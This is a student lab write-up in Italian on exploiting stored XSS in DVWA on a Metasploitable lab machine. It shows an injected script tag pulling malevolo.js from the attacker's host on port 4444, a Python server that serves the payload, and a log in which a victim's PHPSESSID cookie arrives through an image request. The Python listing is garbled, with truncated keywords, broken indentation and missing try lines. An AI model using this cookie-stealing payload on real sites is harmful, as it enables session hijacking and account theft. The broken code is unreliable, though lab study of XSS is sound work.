BUILD WEEK 2 GIORNO 2

Oggi sfruttiamo la vulnerabilità XSS Stored all'interno della DVWA di Metasploitable. Prima di tutto facciamo comunicare le due macchine:

```
(alessio® kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.254 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.418 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.363 ms
^C
```

Carichiamo all'interno della pagina il seguente script:

```
Pippo

<script type="text/javascript" src="http://192.168.104.100:4444
/malevolo.js"></script>


Sign Guestbook
```

Lo script in questione carica un file in Javascript nella pagine modificabile in tempo reale, collegato alla cartella dove è stato inserito il server creato su misura che in base alla nostra scelta invia una determinata risposta

Abbiamo poi creato un server apposito attraverso Python per metterci in ascolto sulla porta 4444

```
(alessio⊗ kali)-[~/.../Esercizi/Week8/XSS/imgsrvr]
$ python3 imgsrvrv2.py k/interfaces
Server avviato sulla porta 4444
```

La cartella dello script contiene i seguenti elementi:




Il file Python:

```
http.server import BaseHTTPRequestHandler, HTTPServer
rom urllib.parse import urlparse, parse_qs
lass MyServer(BaseHTTPRequestHandler):
        def do_GET(self):
    if self.path.startswith('/img.jpg'):
                                    with open('img.jpg', 'rb') as f:
    img_data = f.read()
                                     self.send_response(200)
                                     setf.send_response(2507)
self.send_header('Content-type', 'image/jpg')
self.end_headers()
self.wfile.write(img_data)
                           except FileNotFoundError:
                                     print(f"File non trovato nella cartella")
                                     self.send_error(404)
                 elif self.path.startswith('/malevolo.js'):
                                     with open('malevolo.js', 'rb') as f:
                                              js_data = f.read()
                                     self.send_response(200)
                                     self.send_header('Content-type', 'text/javascript')
                                     self.end_headers()
                                     self.wfile.write(js_data)
                           except FileNotFoundError:
                                    print(f"File non trovato nella cartella")
self.send_error(404)
                           print(f"File non trovato sul server")
                           self.send_error(404)
lef run(server_class=HTTPServer, handler_class=MyServer, port=4444):
        server_address = ('', port)
httpd = server_class(server_address, handler_class)
         orint(f'Server avviato sulla porta {port}')
        httpd.serve_forever()
  <u>__name__</u> == '__main__':
        run()
```

Attraverso la richiesta dell'utente di collegamento alla pagina riceverà come risposta un immagine (scelta da noi ed inserita nella cartella) che attraverso il programma seguente ci permetterà in maniera silenziosa di ricevere l'id di sessione dell'utente

Questo è ciò che l'utente vede a schermo



ID di sessione recuperato tramite il server in ascolto:

```
(alessio@ kali)-[~/.../Esercizi/Week8/XSS/imgsrvr]

$ python3 imgsrvrv2.py

Server avviato sulla porta 4444

192.168.104.100 - - [13/Mar/2023 03:55:35] "GET /malevolo.js HTTP/1.1" 200 -

192.168.104.100 - - [13/Mar/2023 03:56:39] "GET /malevolo.js HTTP/1.1" 200 -

192.168.104.100 - - [13/Mar/2023 03:56:39] "GET /img.jpg?cookies=security=low;%20PHPSESSID=c442090278cd06a9a2241c93

13b64fee HTTP/1.1" 200 -
```